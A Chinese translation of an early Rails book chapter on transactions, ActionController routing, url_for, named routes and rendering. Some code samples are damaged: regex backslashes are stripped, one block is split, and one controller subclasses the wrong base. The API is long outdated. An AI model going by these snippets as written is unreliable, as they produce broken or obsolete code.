Active Record 已经做得不错，它在一个事务处理中把所有的更新和插入操作包装到 save()（删除是 destroy()）。这些操作要么写成功，要么什么数据都不写入数据库。只有在你管理多个 SQL 语句时，你才需要显式的事务处理。

多数据库事务处理

在 rails 中，怎样跨越多个不同数据库同步事务处理？

当前的回答是你不能。Rails 不支持分布的两阶段提交。

但是你可能通过嵌套事务来模仿这种效果。记住那个事务与数据库连接相关，并且连接与 model 相关。所以如果 accounts 表在一个数据库中，并且用户在另一个数据库中，你可以将同样的事情做两次来模仿些事务。例如，

```
User.transaction(user) do
  Account.transaction(account) do
    account.calculate_fees
    user.date_fees_last_calculated = Time.now
    user.save
  account.save
```

```
    end  
  end
```

这也只是一种尽可能解决办法。It is possible that the commit in the users database might fail (perhaps the disk is full), but by then the commit in the accounts database has completed and the table has been updated. This would leave the overall transaction in an inconsistent state. It is possible (if not pleasant) to code around these issues for each individual set of circumstances, but for now, you probably shouldn't be relying on Active Record if you are writing applications that update multiple databases concurrently.

第十六章 “活动控制器”

“活动包”是 Rails 应用程序的心脏。它由两个 Ruby 模块组成，“活动控制器”和“活动视图”。它们共同地提供对处理引入请求及产生对外响应的支持。这一章，我们查找“活动控制器”以及它是如何在 Rails 内工作的。下一章我们讨论“活动视图”。

当我们观察“活动记录”时，我们把它看成个独立的库，你可以使用“活动记录”作为一个新建 Web 应用程序的一部分。“活动包”则不同。尽管它可以被直接用做框架，你或许不这么想。相反，你会接受通过 Rails 综合获得的优势。组件如，“活动控制器”，“活动视图”，和“活动记录”处理请求，而 Rails 环境将它们紧密地结合在一起。出于这个原因，我们在 Rails 环境下描述“活动控制器”。让我们从查看 Rails 应用程序的上下文环境开始。

16.1 上下文环境和附属设置

Rails 自动地处理很多附属配置；做为一个开发者，你通常可能依赖它做正确的事。例如，如果有来自 `http://my.url/store/list` 的请求，Rails 将做下面事情：

- 1、加载目录 `app/controllers` 下的文件 `store_controller.rb`(这是一个“产品环境”下唯一加载的地方)。

- 2、实例化一个 `StoreController` 类的对象。

- 3、查找 `app/helpers` 目录下名为 `store_helper.rb` 的文件。如果找到，它会被加载然后模块 `StoreHelper` 被混插到“控制器”对象内。

- 4、查找目录 `app/models` 下的“模型”文件 `store.rb`，若找到就加载它。

在这种场合下，你将需要增强这种缺省行为。例如，你可能有个“帮助方法”模块，它由许多不同的“控制器”使用，或者你可能使用很多不同的“模型”并需要告诉“控制器”预先加载它们。你可以在“控制器”类内使用声明来做此事。“模型”声明列出由这个“控制器”使用的“模型”的名字，而 `observer` 声明则给这个请求设置“活动记录”的观察者(在 270 页描述)。

```
class StoreController < ApplicationController
```

```
model :cart, :line_item  
observer :stock_control_observer  
# ...
```

你添加新的 helper 来混合使用 helper 声明。它在 332 页的 17.4 节中描述。

16.2 基本部分

最简单情况下，一个 web 应用程序从浏览器接受一个被引入请求，处理它，然后发出一个“应答”。

想到的第一个问题是，应用程序是如何知道用这个请求做什么的？购物车应用程序将接受请求来显示一个分类目录，添加项目给购物车，付款，等等。如何用合适的代码处理这些请求呢？

Rails 编辑 URL 请求内的这个信息，并使用“路由器”子系统来决定对那个请求应该做什么。实际上的处理是很复杂的，但是依据传递给这个请求的其它必要的参数清单，Rails 最终会决定能处理这个请求的“控制器”的名字。典型地，这些额外参数会有一个参数标识出在目标“控制器”中可以被调用的动作。

例如，一个对购物车应用程序的请求可以是这样的

`http://my.shop.com/store/show_product/123`。这会被应用程序解释为是一个对类 `StoreController` 内 `show_product()` 方法的调用请求，请求它显示我们购物车中 `id` 为 123 的产品细节。

你没有必要使用 `controller/action/id` 风格的 URL。一个博客应用程序可以在配置后，能将文章日期包括在请求的 URL 中。例如，用 `http://my.blog.com/blog/2005/07/04` 来请求它，并且可以调用 `Article` “控制器”的 `display()` 方法来显示 2005 年 7 月 4 日的文章。我们将简短地描述这种魔术般的映射。

一旦“控制器”被确定，新的实例被创建，它的 `process()` 方法被调用，传递必要的细节和一个 `response` 对象。然后“控制器”会调用与“动作”（或者，在用于此“动作”的方法名字没找到时，“控制器”调用 `method_missing` 方法。）同名的方法。（我们先前在 30 页图 4.3 中看到过它）这个“动作”方法含有对此请求的处理。如果这个“动作”方法没有明确地返回可提交的东西，则“控制器”会试图提交一个名字后面含有此“动作”的名字的模板。如果“控制器”没有找到要调用的“动作”方法，它会立即试着提交模板——你不需要为显示一个模板而准备一个“动作”方法。

16.3 路由请求

到现在为止，本书中我们已经不在烦恼，Rails 是如何映射一个请求如 `store/add_to_cart/123` 给一个特定的“控制器”和“动作”了。现在我们向深处看看。

rails 命令为一个应用程序生成最初的文件集。这些文件中的一个是 config/routes.rb，它为应用程序包含了“路由器”信息。如果你查看此文件的缺省内容，忽略注释的话，你会看到下面这样。

```
ActionController::Routing::Routes.draw do |map|  
  map.connect ':controller/service.wsdl', :action => 'wsdl'  
  map.connect ':controller/:action/:id'  
end
```

“路由器”组件绘制了一个映射，它可让 Rails 将外部的 URL 连接到应用程序内部。每个 map.connect 声明都指出一个外部 URL 的连接和内部程序的代码。让我们看看第二个 map.connect 行。字符串’ :controller/:action/:id’ 的行为像个模式，匹配 URL 请求的路径部分。在这个例子中，模式将匹配任何路径内包含这三个组件的 URL。(实际上不是这样的，但我们可以节省此解释的时间。)第一个组件被赋值给参数:controller，第二个组件给参数:action，第三个给:id。将 store/add_to_cart/123 URL 交给这个模式，你最终将得到些参数。

```
@params = { :controller => 'store', :action => 'add_to_cart', :id => 123 }
```

基于这些，Rails 将调用 store controller 内的 add_to_cart() 方法。:id 参数将有 123 这个值。

被 map.connect 接受模式即简单又强大。

1、组件由反斜线字符分隔。模式内的每个组件匹配一个或多个 URL 内的组成部分。在模式内的组件按次序匹配 URL。

2、一个模式有:name 这样的格式，用来设置参数的名字为 URL 内相应位置的任何值。

3、模式也可以有*name 这样的格式，它接受引入的 URL 的所有余下部分。有这种类型名字的参数将引用一个包含它们的值的数组。因为它吞掉了 URL 的所有余下部分，*name 必须出现在模式的尾部。(译注：即是最后一个。)

4、一个模式内的任何部分都明确地匹配 URL 内相应的位置。例如，一个包含 store/:controller/buy/:id 的模式将映射 URL 路径内内前面的文本和第三个部分的文本。

map.connect 接受下面额外的参数：

1、:defaults => { :name => "value", ... } 为模式内指定名字的参数设置缺省值。模式内尾部组件的缺省值会在引入的 URL 中被省略，并且它们的缺省值会在设置参数时被使用。带有缺省值 nil 的参数若没有出现在 URL 中，则它们会被添加到参数哈希表中。如果没有指定缺省值，则 route 将自动地使用缺省值。

```
defaults => { :action => "index", :id => nil }
```

2、:requirements => { :name =>/regexp/, ... } 指定给定的组件，如果组件在 URL 中出现的话，必须匹配指定的正则表达式，以便于映射整个匹配。换句话说，如果任何组件都不匹配，这个映射将不会被使用。

3、:name => value 设置缺省值给组件:name。不像使用:defaults 设置的值，此名字不需出现在模式本身内。这允许你添加任意的参数值给引入的请求。典型地这个值将是一个字符串或者 nil。

4、:name => /regexp/ 等价于使用:requirements 在:name 的值上设置约束。

还有一个规则：“路由器”会试着依次按 routes.rb 内的每个规则来匹配一个引入的 URL。第一个成功的匹配会被使用。如果没有匹配成的话，引发一个错误。

让我们看此例子。Rails 缺省的 route 定义包括下面规范。

```
ActionController::Routing::Routes.draw do |map|  
  map.connect ":controller/:action/:id"  
end
```

下面列表显示一些请求路径和由这个“路由器”定义抽取的参数。记住那个“路由器”设置 index 的一个缺省“动作”，除非覆写它。

```
URL> store  
@params = { :controller=>"store", :action=>"index"}  
URL> store/list  
@params = { :controller=>"store", :action=>"list"}  
URL> store/display/123  
@params = { :controller=>"store", :action=>"display", :id=>"123"}
```

现在让我们看个更复杂的例子。在你的博客应用程序中，你的所有 URL 以单词 blog 开头。如果没有额外参数给出，则显示索引页。如果 URL 如 blog/show/nnn，你将显示 nnn 文章。如果 URL 包含一个日期(它可能是年，年/月，或年/月/日)，你将显示那个日期的文章。否则编辑文章或者是管理博客。最后，如果你接受到个未知的 URL 模式，你将用于特定的“动作”来处理它。

下面“路由器”包含了每个单独的情况。

```
ActionController::Routing::Routes.draw do |map|  
  # Straight 'http://my.app/blog/' displays the index  
  map.connect "blog/",  
    :controller => "blog",  
    :action => "index"
```

```

# Return articles for a year, year/month, or year/month/day
map.connect "blog/:year/:month/:day",
  :controller => "blog",
  :action => "show_date",
  :requirements => { :year => /(19|20)dd/, 
    :month => /[01]?d/, 
    :day => /[0-3]?d/ },
  :day => nil,
  :month => nil

# Show an article identified by an id
map.connect "blog/show/:id",
  :controller => "blog",
  :action => "show",
  :id => /d+/

# Regular Rails routing for admin stuff
map.connect "blog/:controller/:action/:id"

# Catch-all so we can gracefully handle badly-formed requests
map.connect "*anything",
  :controller => "blog",
  :action => "unknown_request"

end

```

还有几个事情要注意一下。首先，我们并没有强制日期匹配规则中年，月，日的值。除了这一点，规则还匹配正规 URL，controller/action/id。其次，还要注意我们是如何在列表的尾部使用万能规则（“*anything”）的。因为这个规则匹配所有请求，把它放到前边的话，后面规则就不会起作用。

我们可以看看这些规则是如何处理一些 URL 请求的。

```

URL> blog
@params = {:controller=>"blog", :action=>"index"}

URL> blog/show/123
@params = {:controller=>"blog", :action=>"show", :id=>"123"}

URL> blog/2004

```

```
@params = { :controller => "blog", :action => "show_date", :year => "2004"}  
URL> blog/2004/12  
  
@params = { :controller => "blog", :action => "show_date", :month => "12",  
:year => "2004"}  
  
URL> blog/2004/12/25  
  
@params = { :controller => "blog", :action => "show_date", :day => "25",  
:month => "12", :year => "2004"}  
  
URL> blog/article/edit/123  
  
@params = { :controller => "article", :action => "edit", :id => "123"}  
  
URL> blog/article/show_stats  
  
@params = { :controller => "article", :action => "show_stats"}  
  
URL> blog/wibble  
  
@params = { :controller => "wibble", :action => "index"}  
  
URL> junk  
  
@params = { :anything => ["junk"], :controller => "blog",  
:action => "unknown_request"}
```

生成 URL

“路由器”接受一个 URL，并解码它到参数集中，这些参数再由 Rails 分派给适当的“控制器”和“动作”（也按此方式潜在地设置额外的参数）。但是这只是故事的一半。我们的应用程序也需要创建能引用其自身的 URL。例如，每次显示一个表单时，表单需要被连接回一个“控制器”和“动作”。但应用程序的代码不必知道 URL 格式的编码信息；它们被看成是被调的参数，“路由器”用这些参数完成工作。

我们可以硬编码所有的 URL 到应用程序中，但稍微懂些请求格式的人都会伤害到我们的程序。这违反了 DRY 原则；当修改应用程序的位置或 URL 格式时，我们必须修改所有这些字符串。

幸运地是我们不用担心，Rails 通过使用 `url_for()` 方法（还有很多高级用法）也抽象了 URL 的生成。要演示这个，让我们回到一个简单映射中。

```
map.connect ":controller/:action/:id"
```

`url_for()` 方法通过将它的参数传递给一个映射来生成 URL。在可以在“控制器”和“视图”中工作。让我们试试。

`url_for()` 方法通过将它的参数传递给一个映射来生成 URL。在可以在“控制器”和“视图”中工作。让我们试试。

```
@link = url_for :controller => "store", :action => "display", :id =>  
123
```

这个代码将把@link 设置成像这样

```
http://pragprog.com/store/display/123
```

url_for()方法接受我们的参数并映射它们到一个与我们自己的“路由器”兼容的请求中。如果用户选择了有些连接的 URL，它将调用我们应用程序希望的动作。

经过重载后的 url_for()会更聪明。它知道有关的缺省参数并生成你希望的最小限度的 URL。让我们看一些例子。

```
# 没有 action 或者 id，则重载版本使用缺省值。
```

```
url_for(:controller => "store")
```

```
#=> http://pragprog.com/store
```

```
# 如果 action 被丢失，则重载版本会在 URL 中插入缺省值—index。
```

```
url_for(:controller => "store", :id => 123)
```

```
#=> http://pragprog.com/store/index/123
```

```
# id 是可选的。
```

```
url_for(:controller => "store", :action => "list")
```

```
#=> http://pragprog.com/store/list
```

```
# 一个完整的请求。
```

```
url_for(:controller => "store", :action => "list", :id => 123)
```

```
#=> http://pragprog.com/store/list/123
```

```
# 额外的参数被添加到 URL 的尾部。
```

```
url_for(:controller => "store", :action => "list", :id => 123, :extra  
=> "wibble")
```

```
#=> http://rubygarden.org/store/list/123?extra=wibble
```

缺省机制使用从当前请求获得的值。如果:controller 参数被忽略的话，这是大多数填充当前“控制器”的名字的用法。假设下面例子在处理传递给 store “控制器”的请求时运行。注意，它如何填充 URL 内的“控制器”名字。

```
url_for(:action => "status")
```

```
#=> http://pragprog.com/store/status
```

URL 生成工作以可用于更复杂的“路由器”。例如，我们博客的“路由器”包含下面映射。

```
map.connect "blog/:year/:month/:day",
```

```
:controller => "blog",
:action => "show_date",
:requirements => { :year => /(19|20)dd/,
:month => /[01]?d|,
:day => /[0-3]?d/ },
:day => nil, # optional
:month => nil # optional

map.connect "blog/show/:id",
:controller => "blog",
:action => "show",
:id => /d+/ # must be numeric

map.connect "blog/:controller/:action/:id"
```

假设引入请求是 `http://pragprog.com/blog/2005/4/15`。这个请求会被第一个规则映射给 Blog “控制器”的 `show_date` 动作。让我们看看在这些情况下，会产生什么样的 `url_for()` 调用。

如果我们为不同的天要求一个 URL，映射调用将接受来自请求的值做缺省值，只是 `day` 参数改变了。

```
url_for(:day => "25")
#=> http://pragprog.com/blog/2005/4/25
```

现在让我们看看，如果我们给出年会发生什么情况。

```
url_for(:year => "2004")
#=> http://pragprog.com/blog/2004
```

太灵巧了。映射代码设想 URL 被表示成一个值的层次。[在 web 上这很正常，静态的内容被存储在文件夹(目录)内，它们本身也可以是文件夹，等等。]一旦我们在这个层次的一个级别上修改一些东西的缺省值，它会停止给较低级别提供缺省值。最合理的解释是：低层的参数事实上只能在高层中使用，所以修改的缺省值在低层中无效。在这个例子中通过覆写年，我们含蓄地告诉映射代码，我们不需要月和天。

也要注意映射代码会为提交的 URL 尽可能地选择第一条规则。让我们看看，如果我们给它不能由第一条规则—基于日期的规则，匹配的值，会发生什么事情。

```
url_for(:action => "edit", :id => 123)
#=> http://pragprog.com/blog/blog/edit/123
```

这儿，第一个 blog 是固定文本，第二个 blog 是“控制器”的名字，edit 是“动作”名字—映射代码应用第三个规则。如果我们指定“动作”为 show，则映射代码使用第二个规则。

```
url_for(:action => "show", :id => 123)  
#=> http://pragprog.com/blog/show/123
```

大多数时候映射代码会完成你想要的工作。但是，它有时候也太聪明了。如果你想生成 2005 年的 URL。你可以写

```
url_for(:year => "2005")
```

当你看到映射代码解释的 URL 也包含月和天时，你会大吃一惊。

```
#=> http://pragprog.com/blog/2005/4/15
```

你提供的年的值也同样被用在当前请求中。因为这个参数没有被修改，映射为 URL 的余下部分使用了月和天的缺省值。要避免这样，可设置月的参数为 nil。

```
url_for(:year => "2005", :month => nil)  
#=> http://pragprog.com/blog/2005
```

通常，如果你想生成一个特定的 URL，最好的办法是设置未被使用的第一个参数为 nil；这样做可避免使用 URL 留下的参数。

有时候你希望做相反的事情，修改层次中高层参数的值，并强迫“路由器”代码继续使用低层中的值。在我们例子中，这就像是在 URL 指定了一个不同的年，并在它的后面添加现有的月和日的缺省值。要做到这点，我们可以欺骗“路由器”代码—我们使用:overwrite_params 选项来告诉它，原有请求的参数包含我们想使用的新的年。因为它认为年没有被修改，它继续使用余下的缺省值。

```
url_for(:year => "2002")  
#=> http://pragprog.com/blog/2002  
url_for(:overwrite_params => { :year => "2002" })  
#=> http://pragprog.com/blog/2002/4/15
```

一个映射有个必须条件，如

```
map.connect "blog/:year/:month/:day",  
:controller => "blog",  
:action => "show_date",  
:requirements => { :year => /(19|20)dd/,  
:month => /[01]d/,  
:day => /[0-3]d/ },
```

注意:day 参数必须匹配/[0-3]d/; 它必须有两个数字长。这意味着当创建一个 URL 时,如果你传递的 Fixnum 值小于 10, 这个规则将不会起作用。

```
url_for(:year => 2005, :month => 12, :day => 8)
```

因为数字 8 被转换为字符串”8”，而那个字符没两个数字长，映射就不会被激活。可以是对 relax 规则(在请求中使用[0-3]?d 来要求前导的零)进行修改, 或者是确保你传递两个数字。

```
url_for(:year=>year,  
        :month=>sprintf("%02d", month),  
        :day=>sprintf("%02d", day))
```

“控制器”的命名

在 182 页我们说过, “控制器”应该被分组到模块中, 并且引入的 URL 使用类似路径的约定来确定这些“控制器”。<http://my.app/admin/book/edit/123> 的 URL 将调用 Admin 模块内 Book “控制器”的 edit “动作”。

这个映射也影响 URL 的生成。

- 1、如果你没有指定一个:controller 参数给 url_for(), 它使用当前的“控制器”。
- 2、如果你传递一个以 a/开头的“控制器”的名字, 那么那个名字是绝对的。
- 3、所有其它的“控制器”名字则相对于请求的“控制器”的模块。

要说明这一点, 让我们假设有个请求是

```
http://my.app/admin/book/edit/123  
url_for(:action => "edit", :id => 123)  
#=> http://my.app/admin/book/edit/123  
url_for(:controller => "catalog", :action => "show", :id => 123)  
#=> http://my.app/admin/catalog/show/123  
url_for(:controller => "/store", :action => "purchase", :id => 123)  
#=> http://my.app/store/purchase/123  
url_for(:controller => "/archive/book", :action => "record", :id =>  
123)  
#=> http://my.app/archive/book/record/123
```

David 说. . .

Pretty URLs Muddle the Model

Rails 用它自己的方式为怎么让 URL 有个好名字而提供了足够的灵活性。事实上，它支持的足够深，以至于你可以混合你的“模型”类。“模型”与“视图”之间的这种交互似乎违背了 MVC，但对我们却很有好处。

让我们假充你希望你的 URL 看起来这样：/clients/pragprog/agilweb，以便你使用 /clients/:client/:project 做为“路由器”。你可以这样生成 URL。

```
url_for :controller => "clients",
         :client => @company.short_name,
         :project => @project.code_name
```

这很好，但是它意味着我们要给一个公司生成一个 URL 组件，我们需要记住调用 short_name()，并且每次我们都包括一个 project 在 URL 中，我们必须调用 code_name()。

如果一个对象实现了方法 to_param()，则方法的返回值将在向 URL 提供值是被使用（不是 to_s()）。通过在 Company 和 Project 两者中实现适当的 to_param() 方法，我们可以对连接的生成简化为

```
url_for :controller => "clients",
         :client => @company,
         :project => @project
```

Doesn't that just make you feel all warm and fuzzy?

现在我们已经看到映射是如何被用于生成 URL 的，我们可以全面地查看 url_for() 方法。url_for 创建引用这个应用程序的一个 URL。

```
url_for(option => value, ...)
```

在这个应用程序中创建个引用了一个“控制器”的 URL。哈希表选项支持参数的名字和它们用于填充 URL（基于一个映射）的值。参数值必须匹配任何由使用的映射强加的约束。在选项列表内的某些参数的名字：余下部分，被保留并且用于填充 URL 的非路径部分。如果你使用一个“活动记录”的“模型”对象做为 url_for()（或者是任何相关的方法）内的一个参数，则那个对象的数据库 id 将会被使用。下面代码片断内的两个重定向调用有同样的效果。

```
user = User.find_by_name("dave thomas")
redirect_to(:action => 'delete', :id => user.id)
# can be written as
redirect_to(:action => 'delete', :id => user)
```

url_for() 也接受单个字符串或符号做为一个参数。这一般在 Rails 内部使用。在下面表内通过在你的“控制器”内实现方法 default_url_options()，你就可以覆写用于参数缺省值。这应该返回一个参数的哈希表，此表被传递给 url_for()。

选项：

1、:anchor 字符串，附加给 URL 的一个锚点名字。Rails 自动预定为#character。

2、:host 字符串，设置 URL 内主机的名字和端口。使用字符串如 store.pragprog.com 或者 helper.pragprog.com:8080，缺省是传给主机。

3、:only_path boolean，只生成 URL 的路径部分；协议，主机名字，和端口被忽略。

4、:protocol 字符串，设置 URL 的协议部分。使用一个字符串如”https://”。缺省使用引入请求的协议。

5、:trailing_slash boolean，给被生成的 URL 附加一个反斜线。[如果你也使用页或动作缓存的话，对:trailing_slash 应小心使用。额外的反斜线会弄乱缓存算法。]

有名字的“路由器”

到现在我们已经在 routes.rb 文件中使用 map.connect 创建了匿名的“路由器”。通常这就足够了；Rails 会做好由我们传递给 url_for() 等的给定参数创建的 URL 的挑选工作。当然，我们可以给出“路由器”的名字，以让我们应用程序更容易理解。这不会修改引入 URL 的解析，但它会让我们在代码中能明确指定生成 URL 的“路由器”。

你在“路由器”定义内使用一个名字而不是 connect 来简单地创建一个有名字的“路由器”。你使用的名字会变成那个特定“路由器”的名字。例如，我们可以像下面那样重新编码我们的博客的“路由器”。

```
ActionController::Routing::Routes.draw do |map|
  # Straight 'http://my.app/blog/' displays the index
  map.index "blog/",
    :controller => "blog",
    :action => "index"

  # Return articles for a year, year/month, or year/month/day
  map.date "blog/:year/:month/:day",
    :controller => "blog",
    :action => "show_date",
    :requirements => { :year => /(19|20)\d/, 
      :month => /[01]\d/, 
      :day => /[0-3]\d/ },
    :day => nil,
    :month => nil
```

```

# Show an article identified by an id
map.show "blog/show/:id",
  :controller => "blog",
  :action => "show",
  :id => /d+/

# Regular Rails routing for admin stuff
map.admin "blog/:controller/:action/:id"

# Catch-all so we can gracefully handle badly-formed requests
map.catchall "*anything",
  :controller => "blog",
  :action => "unknown_request"

end

```

这儿，我们用显示索引的 index 作为“路由器”的名字，接受日期的“路由器”名字是 date，等等。我们现在可以使用这些名字来生成 URL，这是通过附加_url 给它们的名字并按我们先前使用 url_for() 的同样方式使用它们。因此，用于生成博客的 index 的 URL，我们可以使用

```
@link = index_url
```

这将使用第一个“路由器”来构造 URL，结果像下面这样：

```
http://pragprog.com/blog/
```

你可以传递额外的参数，它被视为这些有名字“路由器”组成的哈希表。参数将被缺省地添加给特定的“路由器”。下面例子显示了这点。

```

index_url

#=> http://pragprog.com/blog

date_url(:year => 2005)

#=> http://pragprog.com/blog/2005

date_url(:year => 2003, :month => 2)

#=> http://pragprog.com/blog/2003/2

show_url(:id => 123)

#=> http://pragprog.com/blog/show/123

```

你可以在 Rails 期望 URL 做为参数的任何地方使用一个 xxx_url 方法。因此你可以使用下面代码来重定向到 index 页面。

```
redirect_to(index_url)
```

在 view 模板中，你可以使用 index 来创建一个超链接。

```
<%= link_to("Index", index_url) %>
```

16.4 “动作” 方法

当“控制器”对象处理请求时，它查找与引入“动作”同名的 public 实例方法。如果找到了，那个方法就会被调用。如果没找到，但“控制器”实现了 method_missing() 方法，则此方法会被调用，并传递“动作”的名字做为它的第一个参数，然后用一个空的参数列表做第二个参数。如果没有方法被调用，“控制器”会查找与当前“控制器”和“动作”同名的“模板”。如果找到，这个“模板”会被直接提交。如果这些都不行，则生成一个 UnKnown Action 错误。

缺省地，“控制器”内的任何 public 方法都可以被做为一个“动作”的方法调用。你可以将现有的“动作”，通过标记它们为 protected 或 private 或者使用 hide_action() 来变成特殊方法。

```
class BlogController < ActiveRecord::Base  
  def create_order  
    order = Order.new(params[:order])  
    if check_credit(order)  
      order.save  
    else  
      # ...  
    end  
  end  
  hide_action :check_credit  
  def check_credit(order)  
    # ...  
  end  
end
```

如果你发现自己使用 hid_action() 方法，是因为你想在“控制器”间共享非“动作”方法，你应该考虑用一个“帮助者”方法来代替(在 332 页描述)。

“控制器”环境

“控制器”为“动作”设置环境。环境被建立在实例变量内，但你应该在“控制器”内使用相应的存取器方法。

A、request 引入的请求对象。request 对象的有用属性包括：

1、domain()，它返回 request 的最后两个 domain 的组成部分。

2、remote_ip()，它在一个字符串中返回远程 IP 地址。如果客户端有代理的话，此字符串可以有多于一个的地址。

3、env()，request 的环境。你可以使用这个来访问由浏览器设置的值，如

```
request.env['HTTP_ACCEPT_LANGUAGE']
```

4、这些方法 :delete, :get, :head, :post, 或者 :put 返回 request 方法。

5、delete?, get?, head?, post?, 和 put? 基于 request 方法返回 true 或者 false

。

```
class BlogController < ApplicationController
  def add_user
    if request.get?
      @user = User.new
    else
      @user = User.new(params[:user])
      @user.created_from_ip = request.env["REMOTE_HOST"]
    end
    if @user.save
      redirect_to_index("User #{@user.name} created")
    end
  end
end
```

完整的细节可查阅 ActionController::AbstractRequest 文档。

B、params 是类似于哈希表式的对象，它包含 request 参数(还有在路由期间生成伪参数)。它像哈希表是因为你即可使用符号也可使用字符串来索引条目—params[:id]和 params[‘id’]返回同样的值。(Rails 应用程序习惯上使用符号形式。)

C、cookies 与 request 关联的 cookie。当发送响应时，设置浏览器中存储 cookie 对象的值。我们在 301 页讨论它。

D、response response 对象，在处理 request 期间被填充。通常，这个对象由 Rails 为你管理。在 315 页我们会看到，我们有时候需要为特殊的处理而访问内部。

E、session 一个类似哈希表的对象，它表示当前的会话数据。我们在 302 页描述它。

F、headers HTTP 头的哈希表，它用在 response 内。缺省地，Cache-Control 被设置为不缓存。你可能想为有特殊目的的应用程序设置 Content-Type 头。注意，你不应该直接设置 header 内的 cookie 值—使用 cookie API 来做这件事。

此外，有个 logger 在整个“活动包”期间是有效的。我们在 186 页讨论它。

给用户“应答”

“控制器”的一部分工作是响应用户。有三个基本方式来完成个工作：

1、最通用的方式是提交一个模板。在 MVC 图中，模板是“视图”，它从“控制器”获得信息并使用“控制器”来生成一个对浏览器的应答。

2、“控制器”可以直接返回一个字符串给浏览器而不是调用一个“视图”。这很少使用，但可用于发送一个错误信息。

3、“控制器”可以发送其它数据给客户端(有时候不是 HTML)。这典型地用于一些种类下载(或者是 PDF 文档，或者是文件的内容)。

我们简要地看看三者。

“控制器”总是对用户的每次请求做出应答。这意味着在处理每个请求时，你应该只调用一次 render() 或者 send_xxx() 方法。(第二个 render() 会抛出 DoubleRenderError 异常。) 在文档中没描述的方法 erase_render_results() 丢弃当前请求内的前一个 render 的结果，允许用第二个 render 替换。使用它会有危险。

因为“控制器”必须应答一次，它检查在它完成对一个请求的处理前是否有个应答被生成。如果没生成，则“控制器”查看是否有名字后面带有“控制器”和“动作”名字的模板，并且会自动提交它。这是使用提交的最常用方式。你可能注意到，在我们购物车教程中的大多数“动作”中，我们从未明确地提交过任何东西。相反，我们的“动作”方法为“视图”设置上下文环境。“控制器”会注意到没有提交，它会自动调用适当的模板。

提交模板

模板是个文件，它定义一个应答的内容。Rails 支持两种格式的模板：rhtm，它是包含有 Ruby 代码和构建器的 HTML，更多地用于程序方式。它的内容我们在 327 页讨论。

习惯上，app/views/controller/action.rhtm 或者 app/vies/controller/action.rxml 文件内的模板用于“控制器”控制“动作”。app/views 缺省是名字的部分。它可以被覆写，通过设置

```
ActionController::Base.template_root = dir_path
```

render() 方法是所有 Rails 内提交操作的心脏。它接受一个选项哈希表来告诉它提交什么，以及如何提交它。让我们看看使用在“控制器”内的 render 选项。

1、render(:text =>string) 发送给定字符串给客户端。不完成模板解释或者 HTML 转义工作。

```
class HappyController < ApplicationController
  def index
    render(:text => "Hello there!")
  end
end
```

2、`render(:inline =>string, [:type =>"rhtml"|"rxml"])` 解释字符串做为给出类型的模板的源，提交结果给客户端。

如果应用程序运行在开发者模式下，下面代码添加 `method_missing()` 方法给“控制器”。如果用个无效的“动作”调用“控制器”，这会提交一个内联模板来显示“动作”的名字和一个格式化的请求参数的版本信息。

```
class SomeController < ApplicationController
  if RAILS_ENV == "development"
    def method_missing(name, *args)
      render(:inline => %{
        <h2>Unknown action: #{name}</h2>
        Here are the request parameters:<br/>
        <%= debug(params) %> })
    end
  end
end
```

3、`render(:action =>action_name)` 为这个“控制器”内的给定动作提交模板。有时候有人会在应该使用 `redirect` 的地方错误地使用 `render()` 的`:action`—可查阅 298 页的描述。

```
def display_cart
  if @cart.empty?
    render(:action => :index)
  else
    #
  end
end
```

4、`render(:file =>path, [:use_full_path =>true|false])` 提交给定路径(它必须包含在一个外部文件中)的模板。缺省地这应该是个给模板的绝对路径，但是如

果:use_full_path 选项为 true，则“视图”将优先考虑你传递进来的模板的基本路径。模板的基本路径可设置在你的应用程序配置中(177页描述)。

5、render(:template =>name) 提交模板并重新排列要发送回客户端的结果文本。:template 值必须包含“控制器”和“动作”的新名字这两个部分，并且用前向的反斜线分开。下面代码将提交 app/views/blog/short_list 模板。

```
class BlogController < ApplicationController  
  def index  
    render(:template => "blog/short_list")  
  end  
end
```

6、render(:partial =>name, ...) 提交一个局部模板。我们在 359 页会深入地讨论局部模板。

7、render(:nothing => true) 不提交任何东西—发送一个空体给浏览器。

8、render() 带有未经覆写的参数，render()方法提交缺省模板给当前“控制器”和“动作”。下面代码将提交 app/views/blog/index 模板。

```
class BlogController < ApplicationController  
  def index  
    render  
  end  
end
```

So will the following (如果没有动作，则“控制器”的缺省动作会被调用)。

```
class BlogController < ApplicationController  
  def index  
  end  
end
```

And so will this (如果没有定义“动作”方法，则“控制器”将直接调用模板)。

```
class BlogController < ApplicationController  
end
```

render 的所有格式接受可选的:status 和:layout 参数。:status 参数用于设置 HTTP 应答内的 header 状态。它缺省为“200 OK”。不要使用带有 3xxx 状态的 render() 来重定向；Rails 有个 redirect() 方法用于这个目的。

:layout 参数确定提交中的结果是否被包装成一个 layout(我们在 70 页遇到了 layout, 我们 356 页深入描述它)。如果参数是 :false, 则没有 layout 被应用。如果设置为 nil 或 true, 则有个 layout 将被应用, 只要有个相关的当前“动作”。如果 :layout 参数有字符串值, 它在提交时将接受 layout 的名字来使用。当 :nothing 选项有效时, layout 将不会被应用。

Sometimes it is useful to be able to capture what would otherwise be sent to the browser in a string. The render_to_string() takes the same parameters as render() but returns the result of rendering as a string—the rendering is not stored in the response object and so will not be sent to the user unless you take some additional steps.

发送文件和其它数据

我们已经看了在“控制器”内提交模板和发送字符串。应答的第三个部分是发送数据(典型地, 但不是必须的, 是文件的内容)给客户端。

A、send_data 发送包含二进制数据的字符串给客户端。

```
send_data(data, options...)
```

发送一个数据流给客户端。典型地浏览器将结合使用内容类型与部署, 两者在选项内设置, 来决定这个用数据做什么。

```
def sales_graph  
  png_data = Sales.plot_for(Date.today.month)  
  send_data(png_data, :type => "image/png", :disposition =>  
  "inline")  
end
```

选项:

1、:filename 字符串, 在保存数据时, 建议浏览器使用缺省的文件名。

2、:type 字符串, 内容类型, 缺省为 application/octet-stream。

3、:disposition 字符串, 建议浏览器应该使用内联的(选项 inline)或者是下载的文件并保存(缺省选项 attachment)。

B、send_file 发送文件的内容给客户端。

```
send_file(path, options...)
```

发送指定文件给客户端。方法设置 Content-Length, Content-Type, Content-Disposition, 和 Content-Transfer-Encoding 头。

选项:

1、:filename 字符串, 当保存文件时, 建议浏览器使用缺省文件名。如果没有设置, 缺省是文件名路径。

- 2、:type 字符串， 内容类型，缺省应用 application/octet-stream。
- 3、:disposition 字符串，建议浏览器应该使用内联的(选项 inline)或者是下载的文件并保存 (缺省选项 attachment)。
